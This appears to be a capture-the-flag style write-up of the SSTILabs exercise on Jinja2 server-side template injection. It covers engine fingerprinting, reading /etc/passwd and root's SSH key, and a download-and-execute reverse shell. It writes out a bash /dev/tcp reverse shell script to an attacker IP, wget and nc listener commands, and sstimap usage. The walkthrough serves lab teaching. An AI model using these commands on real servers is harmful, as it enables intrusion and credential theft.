SSTILabs - SSTI Vulnerability Analysis and Exploitation
 Key Skills:
Code Injection: Injection of malicious payloads.
Filter Bypass: Techniques for evading blacklists and input sanitization.
Logic Analysis: Identification of vulnerabilities at different security levels.
URL Laboratory: [https://github.com/X3NNY/sstilabs]
1. Introduction to Server-Side Template Injection (SSTI)
Server-Side Template Injection (SSTI) is a critical vulnerability that allows an attacker to inject malicious code directly into a server-side template. Template engines (Jinja2, Twig, Smarty, etc.) are tools used by web applications to combine data with predefined templates and generate dynamic HTML pages.
When user input is not handled properly and is processed directly within the template’s context, an attacker can insert template expressions that the server will evaluate. This can lead to sensitive information disclosure, privilege escalation, or even Remote Code Execution (RCE) on the server’s system.
2. SSTI Vulnerability Discovery
The first step in exploiting an SSTI is to identify if the application is vulnerable and, if so, determine which template engine it’s using.
2.1. Vulnerability Confirmation
A basic payload was used to verify code execution by the template engine.
Test Payload:
5*5Result: The web application processed the input and returned
25. This result is a clear indication that the user’s input is being evaluated as template code rather than plain text, confirming the existence of an SSTI vulnerability.
2.2. Template Engine Identification (Jinja2)
Once the vulnerability was confirmed, the next step was to identify the specific template engine, as exploitation payloads vary significantly between them. Common test payloads for popular engines were used.

Test Payload: ``
Result: The web application evaluated the expression and returned
49. This syntax pattern is characteristic of the Jinja2 template engine, commonly used in Python applications (such as Flask).
 ![[Pasted image 20250903173340.png|500]]
3. Exploitation and Remote Code Execution (RCE)
Once it was confirmed that the template engine is Jinja2, the next step was to escalate the vulnerability to achieve code execution on the server’s system. This is accomplished by accessing underlying system objects and methods through the template’s syntax.
3.1. Accessing System Objects and Classes
The exploitation payload is crafted to navigate the Python interpreter’s objects, to which the template engine has access. The goal is to find a class that contains a method allowing for system command execution or file reading.
get_flashed_messages: A web application object that the attacker can use to access its internal properties.__globals__: An attribute that provides access to the object’s global namespace, including all built-in functions and classes.__builtins__: A module that contains all of Python’s built-in functions and classes, such asopen().open("/etc/passwd"): Calls Python’sopen()function to open the/etc/passwdfile, which contains the list of system users on Linux systems..read(): Reads the content of the opened file.
3.2. Payload and Result
The following payload was used to read the content of the Linux password file, confirming an attacker’s ability to execute file reading commands.
Payload: ``
Result: The server processed the payload, executed the command to open and read the
/etc/passwdfile, and returned its content in the HTTP response. This confirms a remote code execution vulnerability, which represents the highest security risk in an SSTI attack.
Confirmation of Remote Code Execution (RCE)
To further validate the SSTI vulnerability and the ability to execute arbitrary commands, a second payload was used that accesses global objects through the cycler object.
Payload: ``
Payload Analysis: -
cycler: This object is another reference the template engine can use to navigate the Python environment. -__init__.__globals__: Provides access to the global namespace, similar to the previous payload. -os.popen('id').read(): Calls the Pythonosmodule to execute theidshell command. Theidcommand returns information about the user and groups with which the process is running on the server. Theread()method reads the command’s output.Result: The injection of this payload resulted in the execution of the
idcommand on the server, confirming that the vulnerability is an RCE and that an attacker can execute arbitrary commands on the underlying system. The server’s response confirmed the user with which the process is running (e.g.,uid=1001(user) gid=1001(user) groups=1001(user)).
Exfiltrating Sensitive Data
As a final test of the severity of the SSTI, an attempt was made to read a file that commonly contains sensitive information on Linux servers: the SSH private key (id_rsa).
Payload: ``
Payload Analysis: The
cat /root/.ssh/id_rsacommand reads the content of therootuser’s SSH private key. While the process may not have permissions to access this path, the attempt demonstrates an attacker’s intent to obtain access credentials.Result: The server returned the file’s content, which is definitive proof of an attacker’s ability to exfiltrate sensitive data and could lead to a full compromise of the server.
Scaling to a Reverse Shell 💀
The ultimate goal of an RCE vulnerability is to obtain an interactive shell on the server, allowing an attacker to execute persistent commands, explore the file system, and escalate privileges. To achieve this, an indirect method was used that bypasses common security restrictions.
Successful Reverse Shell Execution
To get a shell, a “download and execute” technique was used, which instructs the vulnerable server to download a malicious script from the attacker’s server and then run it.
Script Creation (
bash.sh): On the attacker’s machine (IP:192.168.0.19), abash.shscript with the reverse shell command was created.Bash #!/bin/bash bash -i >& /dev/tcp/192.168.0.19/4445 0>&1Download Server: A simple HTTP server was started on the attacker’s machine to host the
bash.shscript.Bash python3 -m http.server 8000Injection Payload: The following SSTI payload was injected into the vulnerable application. The command tells the server to use
wgetto download the script from the attacker’s IP and then executebashto initiate the shell. ``Result and Shell Acquisition: Before injecting the payload, the attacker set up a listener with
nc -lvnp 4445. Upon payload execution, the vulnerable server downloaded and ran the script, and the reverse shell connection was received on the attacker’s terminal.listening on [any] 4445 ... connect to [192.168.0.19] from (UNKNOWN) [192.168.0.16] 3459 id uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. Mitigation and Containment
SSTI mitigation is critical for any web application. The primary solution is to never allow user input to be directly processed by a template engine.
Input Validation: Strictly filter and validate user input to ensure it doesn’t contain template syntax (like ``).
Sanitization: Instead of directly rendering the input, it should be sanitized or escaped. This involves converting special characters into their equivalent HTML entities, preventing the template engine from evaluating them.
Use of Separate Contexts: Run template engines in isolated environments or with limited permissions.
5. Automated Exploitation with SSTImap
In addition to the manual exploitation process, an automated tool called SSTImap was used to confirm and accelerate the vulnerability discovery. SSTImap is a specialized tool designed to automatically detect and exploit SSTI vulnerabilities.
Tool Usage: The tool was executed with the following parameters:
sstimap -u <Target_URL> --data="name=code" --tech=Jinja2Analysis of Parameters: -
-u <Target_URL>: Specifies the URL of the vulnerable application. ---data="name=code": This parameter is crucial. It tells SSTImap where the input field is located and what name it has (name=code). This simulates a POST request, which is often used in web forms. ---tech=Jinja2: Specifies the template engine that was already identified through manual testing. This helps the tool focus its attack and use the correct payloads.